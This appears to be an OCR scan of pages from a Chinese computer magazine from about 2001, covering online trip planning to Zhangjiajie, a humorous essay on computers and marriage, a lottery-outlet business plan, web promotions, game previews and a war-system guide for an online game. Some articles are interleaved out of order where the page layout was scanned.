自助旅游以其自由、便捷、旅游者可以拥有很大的个人活动空间逐渐受到人们的关注，越来越多的人喜欢上了这种旅游方式。不过这种旅游方式也有其弊端，比如在旅游地由于不熟悉路线，容易迷路，而且每天还要为食、住、行发愁，并且容易被"宰"等等。如何才能解决这些问题呢？其实只要你在旅游之前做好各项准备活动，做到知己知彼，方能从容面对自助旅游时出现的各类问题。那么我们旅游者该如何做好准备活动呢？下面俺就以"北京—张家界"为例给大伙儿完整介绍自助旅游的诸多事宜。

[查看专业旅游网站]

先上网打开搜狐的主页（http://www.sohu.com/），在搜索关键字窗口输入"旅游"这个关键词，在搜索类别中选择"网站"这一类别，按"搜索"按钮即开始搜索有关旅游的网站。

搜狐的搜索引擎会搜索出许多有关旅游的网站信息，这里我们就以Ctrip携程旅行网（http://www.ctrip.com/）为例，单击搜索结果中的"Ctrip携程旅行网"，即可以打开"Ctrip携程旅行网"的网站。这个网站提供了大量的各类旅游信息，内容涵盖旅行的衣食住行。

在"Ctrip携程旅行网"首页上有一个搜索引擎，可以直接搜索有关旅游景点信息。在搜索关键字窗口输入"张家界"，选择好"景区/景点"这个搜索类别，按下"搜索"按钮就可以开始搜索。

在"Ctrip携程旅行网"可搜出有关张家界的吃、住、行、游、购、娱等各方面的情况，还可以在这里找到一些网友的旅游手记，以及对于张家界旅游的建议推荐等等。如果你想找一个导游或者旅行同伴，在这里也可以在线寻找。看完了这些，如还有疑问，你还可以向"Ctrip携程旅行网"专家提问。当然，对于张家界的航班路线信息，这里也提供了详细的介绍。

在"张家界介绍"（http://www1.ctrip.com/Destinations/DistrictIntroduction.asp?district=23）里你可以找到张家界的一些旅游资源介绍、民俗风情介绍、土特产等等，比如张家界的民族舞蹈、民间婚俗、猕猴桃、青岩茗翠茶。

看完了"Ctrip携程旅行网"对张家界的介绍后，我们是不是对它有了一个大概的了解？下面我们该走进张家界的网站，看看当地的网站有什么介绍……

[走进张家界]

首先我们该找到张家界当地网站，我们还是来搜狐看看吧，看看它能否帮我们找到。

在搜狐搜索分类目录中依次选择"国家与地区"—"湖南"—"城市/地区/县"—"张家界市"—"旅游"，这里给我们列出了许多张家界当地的旅游信息网站。我们可以选择一个来查看。这里我们以"走进张家界"（http://www.gotozjj.com/）为例，看看这里面给我们介绍了些什么内容。

单击搜索结果中的"走进张家界"，打开这个网站，这个网站不单单提供张家界的信息，还有一些湖南省的资料。我们现在只需要张家界的资料，那就点击首页上的"张家界"，进入张家界的介绍页面。这里给我们提供了张家界的吃、住、行、娱乐、购物、旅游等各方面的信息，我们可以挨个选择浏览。在"吃"里面介绍了各种张家界地方特产小吃，比如：石耳炖鸡、泥鳅钻豆腐、娃娃鱼、嫩南瓜炖干牛肉等等，看的时候可千万别流……呵呵。在旅游须知里，提供了当前张家界各个旅游景点的门票价格，以及一些服务部门的联系方法。

了解了有关张家界的详细信息后，我们该制定旅游行程计划了，还要去预定交通路线呀。

[确定行程]

在"走进张家界"网站还提供了全国各地前往张家界的方法，你可以在"行在张家界"（http://www.gotozjj.com/zhangjiajie/xing/index.htm）查找。这里提供了一种地图，你可以在地图上选择前往的路线，这里我们是从北京出发，就在地图上单击"北京"，然后就可以找到从北京出发的路线安排。

在（http://www.tourzjj.com/lvyjiaotong/2-2.htm）可获得去张家界地区的各地火车班次。为了方便预订火车票，推荐您到（http://train.cei.gov.cn）中经网进行火车票预定。

由于《电脑爱好者》不是旅行杂志，选线路及砍价的技巧也就不多说了。大家想想，当你走在那些在网上已经见过多次的景点时，是不是很有成就感呀？BTW（By The Way，顺便说一下），如果你要去大城市旅游或者出差，不妨也通过旅行网站(www.lohoo.com)进行预订酒店，确实折扣是非常低的。

2000年24期"玩游戏　看攻略　游西藏"活动 获奖名单

特等奖：免费"五一西藏游"

刘　波(北京)　陆　岩(苏州)

一等奖：WINFAST GeForce2 MX　DH PRO/32M

刘文涛(北京)

赵伟男(南京)　潘智峰(广州)

二等奖：WINFAST S325/32M(M64)

刘　尧(江西)　杨　媛(重庆)　万基正(河南)

宫　茜(北京)　刘　霄(北京)　李晓麓(北京)

三等奖：50套《战争艺术2》

田喜龙(北京)	葛　钊(北京)	王　渊(四川)	沈耿耿(湖北)
田　野(北京)	王晓鸣(大连)	赵　阳(河南)	高　莹(北京)
刘万里(河南)	梁　杏(广州)	张　沆(安徽)	赵如松(上海)
朱　宇(北京)	陶　敏(广西)	张大伟(南京)	张　栋(北京)
张　勇(河北)	王　川(杭州)	胡旭烨(四川)	宋　鹏(天津)
李　南(天津)	叶　红(贵阳)	凯　鸣(广东)	孙　洋(江苏)
张文俊(昆明)	施　杰(北京)	焦　奇(北京)	高　瑞(北京)
杨　宁(北京)	童　辉(广西)	刘喜侃(上海)	王　靖(南京)
王　瑞(河北)	牛建伟(北京)	马　城(河北)	潘建波(福建)
刘余斌(上海)	望　晶(湖北)	白　亮(山东)	俞　宁(浙江)
李　由(江苏)	於慧星(天津)	李公政(江苏)	刘　迎(北京)
于　俊(上海)	黄祖民(北京)	方　强(山东)	唐继光(昆明)
王国丁(沈阳)	张晓丰(江苏)		



□广东　王木

电脑与太太之和平共处五项原则

身边的朋友大都是电脑迷，所以经常坐在一起谈论的话题都离不开电脑，什么内存降价，硬盘得升级，哪款游戏好玩等等。当然，身边的女友或太太们也有她们的话题，哪里的专卖店在打折，哪里的美容院某某号师傅手艺好等等。所以一般来说，这样的场面有趣也自然。

最后一位熟悉的朋友结婚了，参观新居，看到漂亮的卧室摆放着一台电脑（朋友和其父母暂时住一起），于是建议他将电脑搬出来，朋友问还能放哪里？我半开玩笑地说——大厅。

几天后，朋友说新婚太太对他玩电脑有抱怨，于是我就给他说了说关于太太和电脑和平共处的五项原则——因为从某种意义上来说，太太和电脑应该是同类的。

1.互不干扰原则

将电脑放在卧室是绝对不明智的，如果想玩得晚一点，想不吵醒人是很困难的。且不说嘈杂的硬盘、风扇发出的响声，也不说偶尔忘记关音箱电源重启时发出的恐怖开机音乐，就是重启时电脑自检时喇叭嘀的一声，在寂静的黑夜里都是刺耳的——这时你会加倍痛恨Microsoft的Windows9x为何老是出问题。

有书房是最好的，太太在客厅看电视，你在书房玩电脑，算是彼此各乐各的。

不过，互不干扰原则决不是只是晚上各顾各的，而更重要的是互不干扰对方的生活和情感。比如那位新婚朋友就说太太抱怨他晚上老是玩电脑，其他事情都不理。那我就告诉他有时为了获得一段独立的玩电脑时间，自然得付出一点劳动的代价。当然，做太太的还是喜欢丈夫陪她在客厅看电视的。

不过我很早以前就显露出不爱看电视的强烈反应，一看电视剧就不停地批评这也不真实那也无聊，然后经常抢遥控器看足球比赛，所以婚后不久太太就把我从大厅赶到书房去了。只要吃饭后洗碗任务完成，便可在书房玩电脑了——不过偶尔还是得到大厅坐会儿，看10分钟电视再批评10分钟，再回书房。嘻嘻，结婚五年，彼此相安无事。

2.共同发展原则

电脑得升级，升级得花钱，以前升级勤快，所以花钱也厉害。换个硬盘、加条内存自然不会引起太太的注意，不过显示器从15英寸换到17英寸，那便是无法隐瞒的了。所以这么多年来经常会发生这样的插曲，当我请太太出去吃饭或者买礼物给她时——她总会笑咪咪地问我：“是不是又要升级了？”

嘻嘻，其实夫妻一场，彼此亲密无间，她的就是我的，我的也是她的，花钱讨她开心也不过是羊毛出在羊身上。

至于太太偶尔花点钱美容，搞个新潮的发型来问你意见，尽管价格不菲，模样古怪，你也得连连鼓掌说好好好，千万别板起脸数落她浪费，否则她不知什么时候会找到你不知什么时候丢弃的电脑配件清单来查询你的经济收支——那就麻烦了。

3.互惠互利原则

夫妻的生活各自繁忙，电脑又占据了男人不少时间，女人自然有时有所抱怨，所以我总是尽可能地利用电脑帮太太做点事情。比如每个月的台面月历是独家生产的，太太的论文也是我彩色配图打印出来的，自然让她喜欢。

现代生活开始逐渐网络化，刚开始时太太对于网络是颇不以为然的，尽管她理解网络对我来说是不可缺少的工具，但始终觉得网络不过是聊天、伊妹儿那些无聊的事情。

我和太太结婚六年，龙年得一女儿，自然第一时间将女儿放上网，并在一些婴儿保健的网页上替女儿注了册，建立了一个小小的网页。而现在当太太收到网络上准时传来的宝宝同期资料和看到宝宝在网络上的可爱照片时，爱小宝宝的母亲自然非常开心。

不久前，太太需要一篇论文的资料，居然想上网查找，我教了她一些简单的搜索方法，结果找到大量的资料，而太太对于网络的看法也就改变了。

4.互相尊重原则

后来在家里，太太也有了自己的电脑，一般来说配置比我用的低一档，但也相当不错的了，不过太太很少用电脑。

有一次太太单位学电脑，学的是Word，结果回来问我这问我那，我这个天天用Word的人居然很多都答不上来。于是太太就有了点骄傲，学完考试后就开始俨然以电脑高手自居了，而我也只是笑笑。

某日，太太用Word处理一个文件，结果不知如何处理，

□浙江 小虫 北京 达成

五一出游：推荐线路

想旅行的朋友可能因为地域的限制，要求选择最佳的旅行线路，这里就按照东西南北的方位给大伙儿推荐几条旅行线路供您参考。

东：庐山之旅

http://lssn.jj.jx.cn/index1.htm

庐山山南雄奇峻伟，轴藏云烟。白鹿洞书院、观音桥、秀峰、温泉、桃花源、鄱阳湖等8大景区100多个景点将庐山山南连成一线，素有"庐山之美在山南"的美誉。据不完全统计，庐山山南的景区面积约占庐山总面积的70%以上，成为庐山旅游资源宝库中的精华所在。庐山山南不仅自然景观丰富，而且人文景观众多。美仑美奂的自然环境，孕育出田园诗祖陶渊明，惹来了谢灵运、王羲之、徐霞客、朱熹、李白、苏轼等一大批文人墨客驻足于山南，或寻幽探胜，或筑馆讲学，留下了许多脍炙人口的篇章。其中秀峰刻、宋代观音桥、白鹿洞书院这3个国家级文物保护单位，全部位于庐山山南，是庐山文化中的瑰宝。

西：丝绸之路15天

http://www.westdata.net/silk/

中国境内的古丝绸之路东起中国古都长安（今西安），西到新疆楼兰，通过这条古道，把古老的中国文化、印度文化、波斯文化、阿拉伯文化和古希腊、古罗马文化连接起来，促进了东西方文明的交流。今天，我们沿着这条历史之路，可以尽情游览风光壮丽的高山、大河、沙漠、戈壁，探访引人遐思的长城、古道、城堡、烽燧，还可以欣赏艺术荟萃的石窟、佛龛和文物。古丝绸之路犹如展现在您面前一部壮烈而优美的史诗。西域歌舞、大漠驼铃，黄沙万里、冰雪晶莹……这是两千多年前，我们的祖先开拓的"丝绸之路"在我们脑海中唤起的美好遐想。丝绸之路是一条具有历史意义的国际通道。

南：海南之旅

http://www.hitravel.net/

山清水秀的海南岛，有如一颗璀璨的明珠，镶嵌在浩淼的南海上。宝岛大地，步步皆诗，处处是景。辽阔广袤的海域、旖旎秀美的热带风光，让你产生梦幻般的遐想；阳光、沙滩、椰林、蓝天、碧海、绿野，使你在大自然中流连忘返；古人足迹、名寺古刹，令你抚古悠思；奇花异草、灵禽珍兽，使你大开眼界……海南，这方碧波簇拥的热土，像传说中的仙境，以其旖旎秀丽的热带风光和淳朴独特的风土人情，让中外游客心醉神迷。

北：天桂山之旅

http://www.hebei-window.com/tour/pingshan/tianguishan/

天桂山原名"三门寨"，因自然风光颇具广西桂林山水神韵才改名。天桂山一带分布大面积白石灰岩、白云岩、碳酸盐岩等。这些岩类很容易被水溶蚀，天长日久就形成了喀斯特地貌景观，以山奇、洞异、水清为特色。抬眼望去，横立在群山中的天桂山雄浑、壮观，千余米的主峰直插云端。山体下2／3是直上直下、如门似壁的裸露岩体，顶部遍植苍松翠柏，看上去天桂山像是戴了一个葱绿的帽子。谷底的云雾慢慢地向上升腾、扩展，把天桂山包裹在一层薄纱中。强烈的山风吹来，把云雾撕得七零八落，一座座藏匿在绿色之中的红墙黄瓦的道观显露出来。

看得我在一旁直想笑，最终快速解决——毕竟多年积累的经验不是三天两天能学完的。虽然我没说什么，不过这位电脑高手马上灰灰地在偷笑。

其实很多时候，太太也想学电脑，而且她总希望我把我会的东西全教给她。但经过多次努力我们也发现一个道理，某些东西很难传授给对方的，比如说电脑知识，那可能更依赖自身的积累。而我想奉劝做丈夫的是，如果不想引起家庭战争，就千万别把跟你学电脑的太太当作是学生，否则后果自负。

5.我爱我家原则

很多人喜欢将电脑和太太比，我想特征上也许两者之间极其相似，但情感上却截然不同。我想我并不爱我的电脑，那只是我的工具，而我爱我的太太，也爱这个家，现在多了个小龙女宝宝，自然爱极了。在电脑面前，我面对的大都是个虚拟的世界，而家庭却是真实的。

我的主电脑24小时在线，平时我用电脑的时间相当多，但星期六、星期天一般我都不会在白天使用电脑，我会和太太、小宝宝去公园，或者去逛商场。我想相对于将电脑当作生活的一部分的人来说，有时选择自我休息就是爱这个家庭的行为。

在听取了我的这些话之后，我想我的朋友应该明白一些道理。而我有时也奇怪，为何那么多人喜欢在网上找人聊天联络感情，却连身边最亲密的人的感情都不愿联系？

电脑创业方案之五：体育彩票销售站

□河北 小夏

“两元的投入，五百万元的希望”

一看标题，您肯定要发笑，这不是体育彩票的广告语吗，您猜对了，今天我就给大家讲讲如何创办一个电脑型体育彩票销售站的经历，供您参考。现在京城的体育彩票可算火透了，人们争相购买，大奖频出，有一期竟然出了十个特等奖，真不可思议。这股热潮也波及到我们这儿，看着那些一夜暴富的幸运儿，太让人眼红了。他们能中，我也能中。说干就干，倾“巨资”购买彩票，惨了，血本无归。: -(看来金子是挖不着了，只好卖牛仔裤吧，咱们就开一个电脑型体育彩票销售站。

一、确定场地

体育彩票销售站占地面积不大，1-2平米足够了。如果您开有小商店、饭店，直接把它设在店里就可以了。如果没有也不要紧，可向大的超市、商场、影院商洽租一块儿地方也可。总的原则是，预备设站的地方要交通便利、客流量大、人气要旺，这一点很重要，它关系到以后能否申请成功以及生意是否兴隆，不可小视。还要提醒大家注意的是，场地附近要有一根直拨电话线，通过它，电脑中的内置Modem才能和彩票中心的主机交换数据，否则数据传不过去可就惨了。(如果没人购买彩票的时候，可以断线。)

二、提出申请

场地确定好了以后，就可向当地的体育彩票管理中心提出申请了。需要向管理中心提交申请书、身份证、营业执照或租赁协议、场地详细地址及平面图等等，具体可向当地彩票中心查询。申请手续办好后，彩票中心将对您申请的地方进行考察，以确定是否设立新的投注站，您就回家等好消息吧。(据了解北京现在已经很难申请新的投注站。)

三、成本

体育彩票中心一旦通知您申请成功，您就需要投资软硬件了，它大致分以下几个部分：

1.电脑设备及专用软件

这是体育彩票中心提供的专用设备，内置打印机和Modem，操作简便，只需短期培训即可掌握，不需要专门的知识，大约需人民币2.7万元左右。

2．UPS电源

UPS电源必不可少，质量要好一些的，要注意此电源只能供电脑彩票设备专用，不可再接其他负载，以免出现差错。大约需400-600元左右。

3．辅助设备

它包括工作台、椅子、广告牌及广告灯箱等，大约需1000-2000元左右。

4．体育彩票专用打印纸

由体育彩票中心免费提供，但得自己定期去指定地点取。

5．人员、场地租金和税收

体育彩票销售人员1-2人即可。场地租金包括电费、电话费大约每月开支300元左右，税收每月需100元左右。

6．合计

总共算下来，一个电脑彩票投注站初始投资需3万元左右，请注意这笔钱是作为设备押金交付彩票中心的，如果您今后不干了还可以退，只需扣少许折旧费就可以了。怎么样，风险不大吧？(据了解，彩票中心在最开始设投注站时，设备是免费提供的，但是收入的提成大概是3%-5%左右。由于彩票销售火爆，现在也有的投注站的负责人自己购买设备，提成比率也高了许多。)

四、经济核算

体育彩票销售收入采用提成制，一般为销售额的8%。在销售火爆时，一个投注站每月能销十几万元左右，平常也能达到3-4万元。但是如果福利彩票同时开奖，体育彩票销售额会有所下降。还有可以同时销售一些关于彩票信息的报纸，利润也是很厚的。

(编者注：记者家门口就有一个体育彩票销售中心，即过去采访。了解到该销售中心2月份销售额18万元，减去各种开销、税收，每月净挣12000元。)

五、注意事项

每个月月初要把上月体育彩票销售总收入减去兑三等奖以下奖金的体育彩票支出，剩下的的全部票款通过银行汇给体育彩票中心。体育彩票中心会把销售提成额再通过银行，汇到投注站指定的账户上。

彩票产业在发达国家很普遍，在我国才刚刚起步，前景广阔。据专家预测，我国的彩票市场容量在1000亿元以上，目前年销量才两三百亿元，彩票的大发展时期就要来到了。今后国家将出台“彩票法”来规范彩票市场，还要开发足球彩票、申奥彩票等等新的品种。怎么样，您动心了？那就赶快行动吧。

下期将推出
“如何开办网吧”专题

007谍报站

□江苏　子竹

易拍网底片免费扫描上网——易拍网在其网上推出了免费底片扫描上网服务的特色活动,活动内容主要为：在活动期间新注册的会员只要将36张传统底片邮寄给易拍网,易拍网就可以为您将底片扫描成数字文件,放到您在易拍网的电子相册里,与亲友共享快乐瞬间,还可以制作影像礼品输出。

http://www.e-pic.com/

C2W快乐赢网站——现在,contests2win.com.cn已准备好全年20 000 000元丰富多彩的奖品，只等你来赢！只要你在contests2win.com.cn上注册并玩游戏,你就有多重机会来赢得各种各样的时尚奖品,千万不要错过！

http://www.contest2win.com.cn/

喜满你好礼连环送——2001年3月5日起，喜满你网站开展会员注册送大礼活动。你在3月份之前就注册了？没关系,喜满你所有会员凭会员号码可以参加在4月8日举行的第二次抽奖,抽中的会员奖品为LG43英寸背投影电视一台。还想继续么？Come on，喜满你5月5日还将再一次开奖，幸运会员奖品为LG43英寸背投影电视+LG DVD机+进口音响一套。喜满你为所有会员准备的最后的意外惊喜是来自上海通用的赛欧SL新款轿车一辆，在7月18日的时候，没准你就是最幸运的喜满你会员！

http://www.simmani.com.cn/dajiang/index.asp

注册“我的搜索客”——注册“我的搜索客”均可以获得由联想电脑公司赠送的上网光盘及上网卡,联想上网光盘内有一套联想上网软件,并预置了一个联想163上网账号，可漫游全国2500个城市，并且随盘还带有一张上网时的联想上网续时卡,用户通过安装联想上网软件即可拨号上网浏览。可进行在线呼叫聊天、精华网站浏览、上网续时等。

http://cseek.chinabyte.com/djj.htm

网易积分乐园——您如果每周有超过500分的积分，将有机会被列入每周的摇奖名单中。如果您每月有超过2500分,将有机会被列入每月的摇奖名单中。摇奖会在每周及每月的最后一天举行,所以每周及每月最后一天的固定时间系统自动将积分清零,即摇奖是以每周、每月、每年为单位进行的,系统会自动将每周的积分相加作为每月摇奖的依据,将每月的积分相加作为每年摇奖的依据。

http://win.163.com/

IT幽默

□四川　凌子

OICQ上不受欢迎的十类人

(1) 张口就问别人有没有男（女）朋友者
(2) 刚刚失恋者
(3) 刚刚恋爱者
(4) 语文不及格者
(5) 真实性别与网上性别不符者
(6) 说话总要先翻聊天记录者
(7) 没聊几句就要对方寄照片者
(8) 电脑旁放着哲学书或词典与人聊天者
(9) 在网吧常常偷看他（她）人OICQ号码者
(10) 在大聊天室大肆宣传自己的主页者

电脑时代的祈祷



(ChinaByte.com提供)

新品上市



宙斯:众神之主



游戏类型：建设策略

制作公司：Impressions Games

代理公司：育碧软件

发行版本：中文版

发行日期：2001年4月中旬

发行售价：58元

游戏容量：1CD

对于喜爱城市建设类游戏的玩家来说，Impressions可谓大名鼎鼎了。这个下属于Sierra公司的制作小组，在制作出《恺撒》系列和《法老》后，又将要推出另一款此类游戏《宙斯：众神之主》。和以往一样，游戏附托于一个历史背景之下，这次是古希腊，反映的是荷马时代希腊的政治生活。游戏在操作上进行了很大的简化，可使玩家不必负累于复杂的城市建设之中，从而有更多的精力关注于周围世界发生的重大历史事件。同时有大量希腊特色的建筑可供玩家选择。游戏的最大特点——家喻户晓的希腊诸神和英雄们穿插游戏之中。精致的游戏画面，令人赏心悦目。

炽焰王国



游戏类型：即时策略＋角色扮演

制作公司：Phantagram

代理公司：新天地

游戏容量:3CD（2CD+《炽焰王国》典藏CD原声大碟）

建议价格：69元

上市时间:2001年4月15日

《炽焰王国》是韩国最有实力的游戏制作厂商——Phantagram开发的即时策略类游戏。在这款游戏中共有两个种族可以选择，每一个种族分别有二十个单人任务，而在完成这些任务的过程中将会穿插大量的英雄剧情任务。这时这款即时策略游戏就会变成一个不折不扣的角色扮演游戏，你可以像在“暗黑破坏神”中那样操作一名英雄深入地宫去寻找各种宝物和魔法卷轴，并提升自己的能力。这就是“炽焰王国”与其他即时策略游戏最大的不同点。“炽焰王国”不仅单人剧情模式丰富多采，而且还支持多种多人模式的连线方式，制作厂商Phantagram并且在韩国架设了免费的专用战网服务器，正版用户通过CD-KEY将可以与世界各地的玩家一起切磋。

魔法门八



游戏开发：3DO

国内游戏代理：世纪雷神/第三波

游戏容量：2CD

发行日期：2001年4月20日

发行售价：49元

与“魔法门”系列前作最大的区别就是，《魔法门Ⅷ》在若干方面限制了玩家对角色的创造。现在，玩家只能从游戏中限定的角色里选取，而不能像从前那样对角色的种族、职业、外貌进行全面的设定，玩家可以通过新的12项技能设定自己的英雄。同时玩家也不能一次创建一支冒险队伍了，取而代之的是要在游戏过程中在32个NPC中招募队友，当队员加入了队伍后，你仍然能像前作中那样完全控制这些队员，包括为他们更换装备、升级训练等等。这样做，从某种意义上说，玩家可以有更大的余地来根据不同情况组建一支更加合适的队伍。游戏提供了多达60种新的怪物以及大量的任务和支线任务。

千年战争



发行商：ESFONET

国内游戏发行：金山公司西山居

游戏容量：2CD

游戏价格：58元

上市时间：2001年4月中旬

《千年战争》是一款以古韩国历史为故事背景的即时战略游戏，是韩国ESOFNET公司为了庆祝于2000年9月1日召开的KYUNGJU博览会而特别制作的纪念游戏。在古代的朝鲜半岛上，鼎立存在着三个强大的王国，它们分别是高丽、百济和新罗，那时三个王国相互间不断有战争发生，并且与临近的王国和部落之间也是战火不断。但即使它们之间不断有战争发生，一些特定的交易仍然在这些王国和部落之间进行着。特别是位于北部的高丽，其影响甚至远及中国的满洲，与此同时，它与其他两个古王国也有贸易往来。位于东南方的百济，同时也在中国南部地区和日本具有势力和影响。三个国家之间断断续续的战争进行了1000年。

《Star Trek: Bridge Commander（星舰迷航记：舰桥指挥官）》
发行：ACTIVISION
类型：RTS
容量：2CD
评分：8



这系列的作品在国外人气十足，而这次的故事可以分成八个章节，每一个章节里面都有四个到十个不等的任务。玩家在游戏中扮演一名舰长，作为一个舰长，你有很多架的战舰可以操控，而在战舰的分类上也相当的清楚，玩家可以从武器控制室、引擎室、损毁控制组等不同的战舰部位中选定一个自己控制，也可以在舰桥上控制战舰的整个情况，玩法比前作更多变。

《Cossacks European Wars》
发行：STRATEGY FIRST
类型：RTS
容量：1CD
评分：7 分



背景是十七世纪欧洲的即时战略游戏，其中有十六个可供选择的国家以及一系列的历史剧本。游戏中可以体验铺天盖地的大战，因为游戏的图像引擎支持多达8000个部队单位同时在战场上进行大战。带领着自己的军队在十七世纪的欧洲战场上纵横驰骋，这就是《Cossacks》的感觉，你一定相当喜欢的！

《Disciples II: Dark Prophecy》
发行：STRATEGY FIRST
类型：SLG
容量：2CD
评分：8.5分



故事延续前作，单人游戏有跌宕起伏的故事情节和复杂多变的任务机制，并且有特定的情节引发触点，需要在某个条件下才可以出现某个情节。全新的200多个独立的角色和50多种单位，英雄有了全新的状态选项，所有单位有了更多的升级空间，值得传统战略迷们期待。

《Unreal II》
发行：Infogrames
类型：FPS
容量：1CD
评分：9



《Unreal II》是大受欢迎的《Unreal（虚幻）》的最新续集，而今集将会沿用上集的背景，不过会有不同的星球可供战斗。玩家会扮演一名宇宙部队的军人，或是西部的警长，击退敌人。游戏会有大量的敌人登场，包括上集的skaarj predators、shian warriors、izarian hunters等等。单人模式共有13个任务及25关卡，喜欢吧？

《The Sims: House Party》
制作：Maxis
类型：模拟
容量：1CD
评分：8



这是《The Sims》的第二套续集《House Party》。今集的主题是开派对，会加入一系列的新特色，让玩家的Sims民及邻居朋友们大开party。一些新加入的玩意如夏威夷式的烤野猪宴（Hawaiian luau）及techno rave，还有全新的soundtrack及超过20首主题曲，有助于提高派对的热闹气氛。另外还设有不同的派对形式。

《Tropico》
制作：Gathering of Developers
类型：策略
容量：2CD
评分：8.5



这是一个主题环绕小岛管理的策略游戏，游戏可让玩家负责掌管加勒比海上的一个小岛，包括其民生、政治、经济等方面，再进一步使之成为能在国际舞台上占一角落的小国。从经营游戏上来说，这是一次新的尝试。

热门游戏线报

□线人 小伟

网络三国 群雄争霸 国战篇

□北京　小丽

现在网络三国正式推出国与国战争了。推出的这段期间，有许多玩家仍不清楚如何进行国战。因此，中华游戏网决定完全公开所有有关国与国战争的宣战方式、兵种、阵行、攻城武器类别、计谋以及陷阱让玩家参考。同时也公开战争中注意的事项以及玩家需特别注意的系统设定。

两国要开战前，首先由攻方国的某二品官起头选择宣战指令，此时会有一窗口出现，上面列出七个国家的名单，由该二品官选择所要进攻的国家，SERVER再把此项决定换成询问该国所有五品以上高级官员是否要对此国开战的YES、NO窗口，并同时给此窗口定时，时间过后SERVER将统计所有票选结果，再决定宣战成功与否。当宣战国达成投票决议确定宣战之后，所有被宣战国的高级官员也将在此时出现一个YES、NO窗口，询问是否要接受对方的宣战，由所有接受投票的人员回传自己的决定给SERVER，让SERVER去统计结果，如果选择YES的人多则代表接战，若选择NO的人多则代表不接战。

当对方达成协议愿意接受宣战时，两国的战争状态便即时展开，并且付出宣战时所要付出的代价。在战争状态开始后，两国便不能再对别国行使宣战跟接战的指令，也就是说此时双方不能再参与别处战争。另外，只要两国有同盟关系也不得开战，且宗主国也无法向附属国宣战。两国人民可藉由皇宫内的战场传送点传送至战争世界中，官位需大于七品方可进入此传送点。传送点会将玩家传送到战争世界的主城市当中，不论带兵与否，只要官位大于七品皆可进入此传送点。

一个国家只能有一个同盟国，当需要同盟国救援时，只需玩家自行通知同盟国家的人民即可，同盟国家要赶去他国救援的人员可以直接从自己国家皇宫里的传送点进入 。

由于之前有玩家反映战争只能有少数人参与并不公平，所以网络三国决定扩大参与度，只要是七品官且身上还有些功勋值可扣除都可以参与保家卫国的圣战。可以想见到时候战争的盛况了。

当参战者由原先皇宫传送点传送时，将会传送到战争世界的己国城池内景，不论哪一方，进攻模式都是：己国城池→野外大地图原野战→破坏敌城→敌国城池巷战→杀光守卫NPC→敌国皇宫→打败敌国国主。一定要到最后一阶段打败敌国国主才算是真正的胜利。

看似简单其实当中的凶险复杂与千变万化实在难以算计。首先在大地图上的原野战方面就和平时部队的训练度与等级有关，所谓养兵千日用在一时，就是最好的例子。当然也不要忽略了兵种与阵型相克的道理，不然到时候在战场上吃了大亏可怨不得别人。还有每个职业都有不同的计谋可以施展，千万不要小看他们。如果平时有空也可以多做些陷阱提供给国家，一方面可以替自己赚取功勋值，一方面在战争时也能发挥奇效让敌人损兵折将。

关于阵形：

依照每一个玩家的职业不同，所能记忆的阵形数目也会不同，每一种阵形皆有其相生相克的特性存在，每次上战场时所有玩家都是由无阵开始，每次变换一种阵形皆要耗费些谋略值。

阵形的种类如下：

1. 无　　　：刚开始的阵形
2. 横阵　　：最为基本的阵形
3. 锋矢之阵：着重于攻势的阵形
4. 鹤翼之阵：可攻也可守的阵形
5. 方圆之阵：着重于守势的阵形
6. 八卦之阵：传说中孔明所创的阵形，只有军师职业者能理解

各种职业所用计谋例图

职业	可用谋略
将军	火计
野王	谩骂
军师	火计　水计谣言巫　师落雷蛊　师蛊毒医　师医疗仙　女仙术侠　女谣言

关于陷阱：

由己国的二品官来分配，在自己城池外的一定范围内，二品官可以按照需要来配置陷阱，有一定的限制数量，但是种类不限。攻、守两方都可以在自己的城池外设下陷阱，己方军队不会触发自己的陷阱。而误触对方陷阱时，会减少一定数量的兵力与训练值，使野战时遭到严重的打击。每一个陷阱效果不同，其表如下：

	晴天效果	阴天效果	雨天效果
火龙阵	损 4000 兵	损 2500 兵	损 1000 兵
洪水阵	损 1000 兵	损 2500 兵	损 4000 兵
伏　兵	损 1000 兵	损 4000 兵	损 2500 兵
落石阵	损 2500 兵	损 2500 兵	损 2500 兵
大坑洞	损 2500 兵	损 2500 兵	损 2500 兵

而陷阱的放置方法，则是由二品官在出征前向皇宫内的NPC领取陷阱道具，再携至战场上去布置。

好不容易兵临城下，却发现敌方防御攻势已经完成，不但城外设置一堆箭塔，而且由于平时努力地修补城墙，国家军事防御高得吓人，拿兵去打无异是以卵击石，只好以攻城车或投石器来攻击坚固的城墙以达事半功倍之效。但千万小心不要让敌国的士卒缠上，因为兵对攻城武器是有加倍的攻击效应的。

关于兵种：

每一个可以上战场的玩家，之前必定要先通过征兵的动作，来补充自己的士兵数量，并同时于征兵时选择玩家所喜爱的兵种，当玩家有了兵种和士兵，便随时可以出征上战场。然后再需要的，就是玩家的阵形和计谋了。

在选择的时候，兵种的种类如下：

步兵　防御力较高

骑兵　攻击力较强

弓兵　攻防力均弱

关于攻城兵器:


玩家可在平时使用资源制造战争兵器，制造完成后，该兵器会成为一道具（可脱手买卖）并放于玩家身上，玩家只可在战争时于战场大地图上使用，平时在非战场大地图场景不得使用。使用时，与一般道具使用方法相同，其中箭塔在为该玩家使用之场地上生长而出，并会有如NPC一般，自动攻击一定范围内的敌人但却无法移动，其余攻城车与投石车皆可移动和攻击敌人。


玩家使用时，每一国只能同时拥有10座箭塔在地图之上，当该国玩家已经种满10座箭塔时，第11个箭塔便种不下去。每一种武器都只能使用一次，使用后代表该武器的道具就会消失。而使用攻城车与投石车时，部队形态将转换为该武器之造型。如果玩家想要撤去目前武器的形态，只要行使进阶选单里的『撤除攻城武器状态』即可。

